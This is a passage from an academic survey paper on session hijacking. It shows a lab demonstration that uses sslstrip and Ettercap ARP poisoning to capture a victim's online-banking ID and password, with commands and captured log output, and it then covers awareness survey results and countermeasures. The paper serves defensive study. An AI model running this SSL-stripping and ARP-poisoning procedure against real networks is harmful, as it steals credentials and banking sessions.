
```
-h                              Print this help message.
root@kali:~/sslstrip-0.9# python sslstrip.py -p -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "sslstrip.py", line 105, in main
    reactor.run()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1192, i
n run
    self.mainLoop()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1204, i
n mainLoop
    self.doIteration(t)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/epollreactor.py", line
 396, in doPoll
```

Fig. 8 : sslstripsetup

Now the sslstrip will generate its traffic captured from the victim's machine and save it to its logfile. So we need to monitor its logfile in order to capture information.

On the attacker machine we type in following command to open the log file and keep it open to monitor capture traffic from the victim's machine as shown below:

```
cd
cd sslstrip-0.9
tail -f sslstrip.log
```




```
python: can't open file 'sslstrip.py': [Errno 2] No such file or directory
root@kali:~# cd sslstrip-0.9
root@kali:~/sslstrip-0.9# tail -f sslstrip.log
2015-11-02 01:33:10,719 POST Data (otf.msn.com):
[{"evt":"impr_update","rid":"ba63fab33fdf4371a31d2ec73a608be6","di":"340","clid
":"2B559732D4426A0E26C49F60D5556BE6","mech":"load","winht":382,"docht":5447,"sc
rollOff":0,"el":{"e":[{"i":49,"p":34,"n":"single","y":13,"o":4},{"i":50,"p":49,
"n":"HeadlineItemViewModel","y":13,"l":"BBmHrh0","h":0,"v":"news","c":"newsworl
d","o":1}]}}]
2015-11-02 01:33:15,395 POST Data (otf.msn.com):
[{"evt":"impr_update","rid":"ba63fab33fdf4371a31d2ec73a608be6","di":"340","clid
":"2B559732D4426A0E26C49F60D5556BE6","mech":"load","winht":382,"docht":5447,"sc
rollOff":0,"el":{"e":[{"i":51,"p":34,"n":"single","y":13,"o":5},{"i":52,"p":51,
"n":"HeadlineItemViewModel","y":13,"l":"BBmDEUW","h":0,"v":"video","c":"downtim
e","o":1}]}}]
2015-11-02 01:33:19,473 POST Data (www.bing.com):
wb=1
2015-11-02 01:33:20,314 POST Data (www.bing.com):
```

root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help

Fig. 9 : Monitoring Logfile of captured data

Now we need to make the victim's machine http traffic to pass by proxy server we do that my ARP poisoning attack.

We do that by Ettercap in kali Linux. We open it and scan the host. From the host list we put our router192.168.1.1to target 1 and the victim's machine 192.168.1.107to target 2 and start ARP poisoning as shown below:




IP Address	MAC Address	Description
fe80::39f2:b5e6:8a2f:cbe7	BC:85:56:1D:92:C0	
fe80::501e:5fa5:c17d:e7af	08:00:27:F6:DC:28	
192.168.1.101	E8:15:0E:DF:9D:3A	
192.168.1.102	BC:85:56:1D:92:C0	
192.168.1.103	A0:A8:CD:F5:83:81	

```
ɪost 192.168.1.1 added to TARGET1
)HCP: [08:00:27:31:3D:6F] REQUEST 192.168.1.108
ɪost 192.168.1.107 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.1.1 04:5F:A7:13:4E:E6

GROUP 2 : 192.168.1.107 08:00:27:F6:DC:28
Jnified sniffing already started...
```

Fig. 10 : ARP Poisoning Victim's Machine

Now let's go to the attacker machine and open citybank online banking login page and we put ID as 123456 and password as =rivery227as shown below:


http
The City Bank Limited | iBank | Log In - Windows Internet Explorer
http://ibank.thecitybank.com/login.php
city bank
making sense of money
city RETAIL
add a little city to your life
city bank
INTERNET BANKING
any where any time!
ibank
Log In

Today: November 2, 2015 13:36


To access Internet Banking..
Log on to ibank
User ID 123456
Password ••••••••••

For ibank related problem please call our 24/7 call center on 16234

Fig. 11: Victim's Online Banking Login page

If we see the attacker machines ssltriplog file we will see it captured the ID and the password similar to what was mentioned earlier. It successfully stole the HTTP session of the victim's machine and strip of the HTTP to http as shown above in the figure above to steal login ID and the password.

The victim did not see the login page of his online banking been strip down from HTTPS to HTTP as shown above.


root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help

```
2015-11-02 02:37:20,998 POST Data (www.bing.com):
<ClientInstRequest><Events><E><T>Event.ClientInst</T><IG>593FAF0F62C140A08439F
1B9C60D0E1</IG><TS>1446449842480</TS><D><![CDATA[[{"T":"CI.BoxModel","FID":"CI
,"Name":"v2.7.2","P":{"C":16,"N":1,"I":"5ei","S":"T+BD+C+U","M":"S+R+E+C+K+BD"
"T":3016,"K":"LI.b_algo+LI.b_ans+2bc+mousemove"},"V":"p6/0/0/l7/g2/ri/dv/-1/-1
,"L":"p6/0/DIV.b_scopebar/SERP,5016.1/0/28/ec/u/4+p6/1/H1.b_logo//h/j/21/t/4+p
/2/DIV.b_searchboxForm//2s/j/il/u/3+p6/3/DIV#id_h/SERP,5029.1/0/0/0/0/4+p6/4/S
AN.sb_count//3c/3r/3v/u/3+p6/5/SPAN.ftrB/SERP,5278.1/77/3r/37/u/3+p6/6/@0/SERP
5123.1/2s/4l/fk/9i/3+p6/7/@0/SERP,5137.1/2s/e5/fk/2n/3+p6/8/@0/SERP,5176.1/2s/
u/fk/2n/3+p6/9/@0/SERP,5189.1/2s/jj/fk/2n/3+p6/a/@0/SERP,5204.1/2s/m7/fk/2n/3+
6/b/@1/SERP,5308.1/2s/ow/fk/39/3+p6/c/@0/SERP,5230.1/2s/s7/fk/2n/3+p6/d/@0/SER
,5243.1/2s/uw/fk/2n/3+p6/e/LI.b_pag/SERP,5339.1/2s/xk/fk/2q/3+p6/f/@1/SERP,532
.1/j6/4l/87/6u/3+p6/g/DIV.b_footer/SERP,5044.1/0/10c/ri/2r/1+p6/h/IMG#id_p//0/
/0/0/6+@2/3///m7/28/56/u/","C":"p6//@3/mouse/0/65/2i/+t3/////7c/3d/+ya/////7t/
w/+1qy/////74/65/+1va/////65/75/+21d/////4u/7o/+27v//mousedown//1/4n/7u/+@2//m
useup/////+//click//0///","BD":"p6/@3/1446449840"}]]]></D></E></Events><STS>14
6449842480</STS></ClientInstRequest>
2015-11-02 02:39:12,156 SECURE POST Data (ibank.thecitybank.com):
userID=123456&password=rivery227&loginSubmit=+Log+In+&flg=&ipAddress=97.88.39.
50
2015-11-02 02:39:15,507 SECURE POST Data (ibank.thecitybank.com):
userID=123456&password=rivery227&loginSubmit=+Log+In+&flg=&ipAddress=97.88.39.
50
```

Fig.12 : Login ID and Password Stealing by HTTP Session Hijacking

Now the attacker is inside the session as long as the victim's will be and do any further attack as he/she might find it useful.

IV. Survey Analysis

A survey was done about the awareness of the Session hijacking. Between researchers, common users and the administrator. As expected the common users have very less knowledge about the session hijacking followed by the Administrator. Surprisingly the administrator though they knew about the session hijacking had very little knowledge on how to prevent it. For successful mitigation of session hijacking one needs to have awareness as well as secure operation policies implemented in the organizations. The graph below shows the session hijacking awareness between common user, administrator and the researchers.




Fig. 13 : Session Hijacking Awareness [Louis, J. (2011)]

V. Counter Measure to Session Hijacking

There are number of ways session hijacking can be prevented. The countermeasure against session hijacking discussed below provided are based on recommended session hijacking techniques [CEHv8. Ethical Hacking and Counter Measures].We will be dividing the session hijacking in two layer of OSI layer as:

- Network layer
- Application layer

VI. Network Layer

a) *Use of SSL at all time*

Use SSL connection whenever it's possible. SSL (Secure Socket layer) Provide end to end encryption which make it really hard for attacker to look into any data passing over this encrypted SSL channels uses public key and symmetric key which are of 128/256 bits. Since it provides the integrity as well as the confidentiality sniffing and loss of information is protected while using SSL connection.

b) *Use SSH for Remote Connection:*

Often the remote connection to network devices or web server is required for the administrator for remote administration. SSH can protect the network as it guards against the IP spoofing as well as the data is encrypted. An attacker if has access to the target network can force the connected SSH user out of the connection but he/she cannot replay the packet as the data will be encrypted [Webopedia].

c) *HTTPS Connection Only*

It is very important to use HTTPS connection while login to your webserver, or any E-commerce site like Online banking, shopping sites as it encrypts the data with SSL as mentioned earlier to encrypt the authentication data back and forth. Attacker even if is successful to capture data will not be able to make any sense out of the data.

d) *Implementing IPSec Protocol in Network Layer*

IPSec protocol ensures the secure exchange of the IP packet and it provides two protection service. In transport mode it encrypts the data of the packet while in tunnel mode it encrypts the data as well as the header of the packet making the attacker hard to guess where the packet is going and coming from.

e) *IDS/IPS Implementation*

Implementing IDS/IPS along with firewall with proper rules can detect IP spoofing, packet sniffing which is the key to the session hijacking at the network layer. For example the rule can be set up as ignoring source routed packets or even blocking the source-routing completely. ARP poisoning as shown above in the simulated attack can be prevented by implementing static ARP table or by monitoring ARP table with tool like ''arpwatch''. Other techniques like ICMP redirection disabling can make it even harder for attacker to perform the MITM (Men in the Middle Attack).

f) Application Layer

Application layer deals with attacks on Web as our attack involved in URL session ID hijacking we will see below the countermeasure that can prevent such attacks.

g) Strong Session ID

Session ID is key to authenticate, create, re-establish connection with server. Session ID key must be strong nor predictable and it needs to be truly random. The session ID management system both in the client side and the server side needs to implement strong session management system. Following are some of the steps that can be taken to generate strong Session IDs

- *Making the Session ID Random* – As mentioned earlier the more random the session ID is more it's harder for attacker to guess or brute force the session ID. For making robust random session ID one can put the session number generation to a statistical analysis test.
- *Making The Cookie or the session ID longer* – The longer the session ID is harder it will be to brute force against. It will be very difficult to brute forcing against session ID of 50 characters in given time.
- *Use Server generated Session IDs* – Often the client side use its own session ID's which is less vulnerable to session hijacking.
- *Encrypt The Session IDs* – one can further encrypt the session Id to protect it from tempering. The session Id that is passed inside the encrypted channel SSL may look different from the one that is passed inside the unencrypted channel. One can write script to encrypteach session or can encrypt the whole channel by SSL. One such script for encrypting session are as follow:

Session Encryption Code: [D. (2015). Do you need to encrypt session data?]

```
session_start();


if (isset($_SESSION['fingerprint']))
if          ($_SESSION['fingerprint']          !=
md5($_SERVER['HTTP_USER_AGENT'].'SECRETSALT'))
exit; // prompt for password
else
$_SESSION['fingerprint']                        =
md5($_SERVER['HTTP_USER_AGENT'].'SECRETSALT');
```

- *Forced Log Out* - There should be a mechanism to log out user and prompt for re-authentication for new connection that way the attacker cannot use the same session ID to take control of the session. So every new connection there should be new authentication and log out of the current authenticated user.
- *Generate ID after the authentication* - Often before the authentication is performed the session ID is generated and shared that way the session ID is exposed to the attacker and they can carry out session fixation attack. So for security reason the session ID should be generated after the authentication is done.
- *Token Regeneration*- Once in a while if the session token is regenerated it becomes hard for the hacker to remain in valid session as after certain time the session token becomes useless. Webserver can be implemented in a way to regenerate session tokens giving the attacker less time to be on a session [Martin Eizner, and Roy McNamara "A Guide to Building Secure Web Applications].
- *Time-Out*- Time out should be implemented after certain period of inactive time period so that the attacker cannot exploit any idle session.
- *Proper Input Validation Checking* – Proper form input validation checking needs to be implemented from the server side. Often the Cross site scripting, HTML injection vulnerability allows the attacker to take over the web application and thus exploiting the session.
- *Detecting Session ID Brute Forcing attacks* - OWASP suggest using booby traps session tokens to detect any brute forcing on session ID token. [Search Software Quality. (2015)]. It's a token which is attached to the actual session token to detect any brute force on tokens.
- *Captcha Prevention Technique:* -CAPTCHA means Completely Automated Public Turing test to tell Computers and Humans Apart" [AriyanZarei, (2014)]. It will help to enforce only one session per one single user and also will protect from any automated brute forcing attacking as CAPTCHA requires to put input based on some visual representation of images which requires human input keeping bot at bay.
- *Awareness and Training:* It's the awareness which often are the most neglected aspect and until the users are properly trained or at least be aware of how to safeguarding against session hijacking attacks it's very difficult attack to guard against. User should be aware of why using encrypted connection always, when to use proxy, VPN connection or to have strong password set up for their online account etc. All these will add up to the better safe environment against session hijacking.

VII. Observations & Recommen Dations

In this paper the simulated attack on CITY bank session hijacking was analyzed from literature and practical point of view and also the countermeasure to

Global Journal of Computer Science and Technology (E) Volume XVI Issue I Version I Year 2016

such attack was explored in the end. The actual attack though did not yield in catastrophic effects but the researcher was startled to see how attacker was able to easily get into the victim's session just by modifying Cookie or session ID changes. Such attack can further exploits vulnerable system inside the bank's infrastructure which can enable the further severe exploitation to be successful. The hacker can get the users data and email ID. Nonetheless it's been projected that the user data loss will prosper further scamming and fishing attacks. The general recommendation to prevent such further attack encrypted and longer session ID with time out and effective IDS/IPS with Brute forcing detection mechanism to deter any attacker in carrying out such attacks in future.

VIII. Conclusion

In this short survey paper we tried to have look at the session hijacking attack and its implementation with demo Attack. The attack carried out by the attacker though was not known in terms of details that much but the security expert stated it was due to session hijacking attack. Session hijacking has been on the rise on recent past mainly due to the users/developers/administrators lack of awareness and poor session management of some of the web application and servers on the internet. By putting the effective countermeasure mentioned in the countermeasure section of this paper one cannot fully prevent such attacks but can at least make attacker to come harder and use some other tricks rather than the usual attack performed in this paper. Also it's recommended to test the defensive mechanism that are in place and also monitor to deter, prevent and counter attack on such attacks if ever take place.

References Références Referencias

1. Morana, Marco. "Make It and Break It: Preventing Session Hijacking And Cookie Manipulation." Secure Enterprise. 23 Nov. 2004. 20 Dec. 2004. http://nwc.securitypipeline.com/howto/53701241
2. Whitaker, A., & Newman, D. (2006). Penetration testing and network defense. Indianapolis, IN: Cisco Press.
3. Sans.org,. (2015). Retrieved 30 October 2015, from https://www.sans.org/reading-room/whitepapers/ecommerce/overview-session-hijacking-network-application-levels-1565
4. Ollman, Gunter. "Web Session Management: Best Practices in Managing HTTP Based Client Sessions." Technical Info: Making Sense of Security. Accessed: 20 Dec. 2004. http://www.technicalinfo.net/papers/WebBasedSessionManagement.html
5. Louis, J. (2011). Detection of session hijacking. University Of Bedfordshire. Retrieved from http://uobrep.openrepository.com/uobrep/handle/10547/211810#
6. CEHv8. Ethical Hacking and Counter Measures. "Session Hijacking Module 11" [Online]. Available: https://www.wiziq.com/tutorial/714466-CEHv8-Module-11-SessionHijacking. [Accessed: 10-Oct-2014].
7. Webopedia: Online Computer Dictionary for Computer and Internet Terms and Definitions. 2004. 20 Dec. 2004. http://www.webopedia.com/
8. D. (2015). Do you need to encrypt session data?. Security.stackexchange.com. Retrieved 1 November 2015, from http://security.stackexchange.com/questions/18880/do-you-need-to-encrypt-session-data
9. Curphey, Mark, David Endler, William Hau, Steve Taylor, Tim Smith, Alex Russell, Gene McKenna, Richard Parke, Kevin McLaughlin, Nigel Tranter, Amit Klien, Dennis Groves, Izhar By-Gad, Sverre Huseby, Martin Eizner, Martin Eizner, and Roy McNamara "A Guide to Building Secure Web Applications." The Open Web Application Security Project. 11 Sept. 2002. 20 Dec. 2004.
10. Search Software Quality,. (2015). OWASP Guide to Building Secure Web Applications and Web Services, Chapter 11: Session Management. Retrieved 1 November 2015, from http://searchsoftwarequality.techtarget.com/news/1156684/OASP-Guide-to-Building-Secure-Web-Applications-nd-Web-Services-Chapter-11-Session-Managem ent.
11. Ariyan Zarei, (2014) "IMPROVE CAPTCHA'S SECURITY USING GAUSSIAN BLUR FILTER," [Online]. Available: http://arxiv.org/ftp/arxiv/papers/1410/1410.4441.pdf [Accessed: 15-Dec-2014]

Authors Biography

Parves Kamal: Department of Information Systems St Cloud State University. e-mail: pkamal@stcloudstate.edu